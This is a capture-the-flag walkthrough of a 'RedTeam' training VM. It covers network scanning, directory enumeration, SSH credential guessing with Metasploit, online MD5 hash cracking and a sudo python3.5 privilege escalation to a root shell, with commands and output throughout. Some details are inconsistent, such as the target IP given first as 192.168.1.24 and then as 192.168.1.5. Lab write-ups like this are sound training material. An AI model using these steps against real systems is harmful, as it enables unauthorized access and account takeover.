REDTEAM PROJECT: CTF Walkthrough

The steps:

1. Getting the target machine IP address by NMAP .
2. Getting open port details by using the Nmap Tool
3. Enumerating HTTP port with Dirb,Gobuster.
4. Brute forcing username and passwd in msf
5. Login to through SSH and get user.txt
6. Getting the root

The walkthrough

Step 1

After downloading and running this machine on VirtualBox, the first step is to explore the VM by running NMAP command to get the IP address of the target machine. The NMAP command output can be seen in the screenshot given below

```
┌──(kali㉿kali)-[~/Redteam-project]
└─$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 21:18 EDT
Nmap scan report for 192.168.1.1 (192.168.1.1)
Host is up (0.0033s latency).
MAC Address: B0:8B:92:97:95:18 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.00048s latency).
MAC Address: D4:1B:81:CF:21:9D (Chongqing Fugui Electronics)
Nmap scan report for 192.168.1.5
Host is up (0.00084s latency).
MAC Address: 08:00:27:CD:35:D5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.14 seconds
```

Command used: << sudo nmap -sn <ip>/24 >>

As we can see above, we have the Virtual Machine IP address: 192.168.1.24 (the target machine IP address). We will be using 192.168.1.5 as the attacker's IP address.

Step 2

After getting the target machine's IP address, the next step is to find the open ports and services available on the target machine. I conducted an **Nmap** full-port scan for this purpose. The Nmap results can be seen in the screenshot given below

Command used: << nmap -sS -sV -v 192.168.1.5>>

```
┌──(kali㉿kali)-[~/Redteam-project]
└─$ cat nmap
# Nmap 7.92 scan initiated Wed Jun 29 05:41:08 2022 as: nmap -sC -sV -v -oN nmap 192.168.1.5
Nmap scan report for Litty*s (192.168.1.5)
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|   256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:CD:35:D5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 29 05:41:15 2022 -- 1 IP address (1 host up) scanned in 6.74 seconds
```

We identified three open ports on the target machine.Port 22 is being used for SSH and port 80 is being used for the HTTP service. Now that we have gathered all the information about the target system's entry points let's start enumerating with the HTTP port first.

Step 3

We opened the target machine IP address on the browser to see the web application. It can be seen in the following screenshot.

We decided to run a web application file enumeration attack to identify hidden files and folders on the target application. We used the Gobuster tool for this purpose, which is by default available in Kali Linux. The scan command and the results can be seen below.

Command used:<<gobuster dir -u http://192.168.1.5 -w /usr/share/abhiram.txt>>

```
┌──(kali㉿kali)-[~/Redteam-project]
└─$ gobuster dir -u http://192.168.1.5 -w /usr/share/abhiram.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.5
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/abhiram.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/29 21:20:13 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://192.168.1.5/images/]
/files                (Status: 301) [Size: 310] [--> http://192.168.1.5/files/]
/server-status        (Status: 403) [Size: 276]

===============================================================
2022/06/29 21:20:58 Finished
===============================================================
```


The scan took some time to complete, and in the results, we identified a directory named 'files.' We opened it into the browser to see any further clues. It can be seen below.

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
CALL.html	2021-10-29 15:00	141	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.5 Port 80

When we opened the folder '/files' on the browser, we found that directory listing was enabled on the target application, and there was an HTML file named 'call.html' available in the folder. Let's access the HTML file on the browser as there could be further hints



As can be seen above, there was just a simple text on the page, and nothing else could be found to proceed further. We tried checking the HTML source of the page and used few tools to further identify hidden files, but none of them could be used

Step 4

I tried on brute force using msfconsole I searched the ssh path for brute forcing username and password

```
msf6 > search auxiliary/scanner/ssh/ssh_enumusers
```

From the above path I tried to brute force username and password

Then I set this path for brute force then I saw the options inside the path so we have set that paths.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   false            no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE                      no        File containing usernames, one per line


Auxiliary action:

   Name            Description
   ----            -----------
   Malformed Packet  Use a malformed packet
```

1. First we have to set RHOSTS

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
```

2.Next we have to set the User_Path

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE passwd.txt
USER_FILE => passwd.txt
```

3.Now every Thing is setup for the exploit

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   false            no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.1.5      yes       The target host(s), see https://github.com/rapid7/metasploit-
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (t
   USERNAME                       no        Single username to test (username spray)
   USER_FILE     passwd.txt       no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet
```

4.Got the Username and Password

Next we got the Username and Password now we have to connect the server using SSH

USERNAME-ftp

PASSWORD-ftp

```
┌──(kali㉿kali)-[~]
└─$ ssh ftp@192.168.1.5
ftp@192.168.1.5's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


90 packages can be updated.
68 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 29 20:57:54 2022 from 192.168.1.6
Could not chdir to home directory /home/ftp: No such file or directory
ftp@RedTeam:/$
```

Successfully logged in to the server

5.Now we have to Get the user.txt so we have to move to home Directory. Inside the home Directory there will one Directory called Amal then one file called important.txt

```
ftp@RedTeam:/$ cd /home
ftp@RedTeam:/home$ ls
amal  important.txt
ftp@RedTeam:/home$
```

6.Then I opened the important.txt file there one.sh file to run

```
ftp@RedTeam:/home$ cat important.txt
run the script to see the data

/.runme.sh
```

7.Then there was an another script that is /.runme.sh

Then I got the above result after running the /.runme.sh

```
ftp@RedTeam:/home$ cat /.runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
sleep 1
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo '
    amal:c0586c22dd1c87446f610316c90db715
ftp@RedTeam:/home$
```

We do not know what the hash is for, so we used the cat command to read the script for clues, but nothing new or useful could be found. We instead decided to use an online password cracker to decrypt the hash. This can be seen in the following screenshot.

We have decode this hash

amal:c0586c22dd1c87446f610316c90db715

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c0586c22dd1c87446f610316c90db715
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c0586c22dd1c87446f610316c90db715	md5	Browny

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We opened an online website called 'crackstation' to decrypt the hash. We found that it was an md5 hash and the hash cracker provided us the password: 'Browny.' We'll try to login to user 'amal' using this identified password.

8.Next Step is to move for Amal user

```
ftp@RedTeam:/home$ su amal
Password:
amal@RedTeam:/home$
```

9.Inside amal we got user.txt

```
amal@RedTeam:/home$ cd amal
amal@RedTeam:~$ ls
user.txt
amal@RedTeam:~$ cat user.txt
__   __                          _   _ ____  _____ ____
\ \ / /__  _   _    __ _ _ __ ___  | | | / ___|| ____|  _ \
 \ V / _ \| | | |  / _` | '__/ _ \ | | | \___ \|  _| | |_) |
  | | (_) | |_| | | (_| | | |  __/ | |_| |___) | |___|  _ <
  |_|\___/ \__,_|  \__,_|_|  \___|  \___/|____/|_____|_| \_\

 _   _                                  _   _
| | | | __ _ _ __ __ _ __ _ _ __ ___  | | | | ___ _ __ ___
| |_| |/ _` | '__/ _` |/ _` | '_ ` _ \ | |_| |/ _ \ '__| _ \
|  _  | (_| | | | (_| | (_| | | | | | |  _  |  __/ |  | | |
|_| |_|\__,_|_|  \__,_|\__,_|_| |_| |_| |_| |_|\___|_|  |_| |_|

 ___
/ ___|_ _ _ __ ___  ___ _ __
| |   / _` | '__/ _ \ / _ \ '_ \
| |_| (_| | | |  __/ |  __/ | |
 \____\__,_|_|  \___|\___|_| |_|

                    https://redteamacademy.com/
amal@RedTeam:~$
```

As seen above, the password was correct for user' amal,' so we are now logged into the target machine as user amal. In the same directory, we found our first flag – 'user.txt.' The flag file can be read in the above screenshot.

10. Until now, we got the user flag, so let's explore the target machine further. We tried visiting various directories and files, but no clue could be found. We started enumerating configuration flaws on the target machine, during which we found an interesting loophole in the target machine as follows

```
amal@RedTeam:~$ sudo -l
sudo: unable to resolve host RedTeam
Matching Defaults entries for amal on RedTeam:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User amal may run the following commands on RedTeam:
    (root) NOPASSWD: /usr/bin/python3.5
amal@RedTeam:~$
```

We used the 'sudo –l' command to check permissions and found that python can be executed as root. We can get shell access by exploiting this binary.

Now we use the above command for root access

Command used: << sudo /usr/bin/python3.5 -c 'import pty;pty.spawn("/bin/bash")' >>

```
amal@RedTeam:~$ sudo python3.5 -c 'import os; os.system("/bin/sh")'
```

The above command escalated user privilege from username amal to root. So far, we have read a user flag and gained root access to the target machine. The last step to complete the CTF is reading the root flag.

Command used: << cat /root/root.txt >>

```
amal@RedTeam:~$ sudo python3.5 -c 'import os; os.system("/bin/sh")'
sudo: unable to resolve host RedTeam
# cd /root
# ls
root.txt
# cat root.txt
 ____  _____ _____ _____ _____ _____ _____
|  _ \|  ___|  _ \_   _|  ___|  / \  |  V  |
| |_) |  _| | |_| || | | _|  / _ \ | |\/| |
|  _ <| |___| |_| || | | |___ / ___ \| |  | |
|_| \_\_____|____/ |_| |_____/_/   \_\_|  |_|


__   __                                  ____   ___   ___  _____
\ \ / /__  _ _  _ __ _ _ _ __ ___ ___  |  _ \ / _ \ / _ \_   _|
 \ V / _ \| | | |  / _` | '_/ _ \ |_) | | | | | | || |
  | | (_) | |_| | | (_| | | |  __/ |  _ <| |_| | |_| || |
  |_|\___/ \__,_|  \__,_|_|  \___| |_| \_\\___/ \___/ |_|


Learn Cybersecurity from the Security Experts
    https://redteam360.com/
#
```